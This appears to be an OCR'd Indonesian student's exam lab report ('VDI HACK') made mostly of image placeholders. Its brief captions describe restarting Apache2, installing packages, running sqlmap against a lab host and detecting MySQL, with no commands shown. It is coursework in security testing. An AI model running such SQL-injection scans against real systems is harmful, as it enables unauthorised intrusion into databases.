

TUGAS UAS - VDI HACK

Nama : Fisabili Maghfirona Firdaus
NRP : 3122640051
Kelas : 2 D4 LJ IT-B


1. VDI mengalami kondisi FAILED pada Apache2 service




2. Melakukan install package aplikasi yang dibutuhkan oleh demo.




3. Menjalankan sqlmap pada host yang dijalankan dengan parameter berbeda.




*pengulangan setelah Apache2 telah menyala.




4 Terdeteksi MySQL menjadi database yang digunakan oleh host.

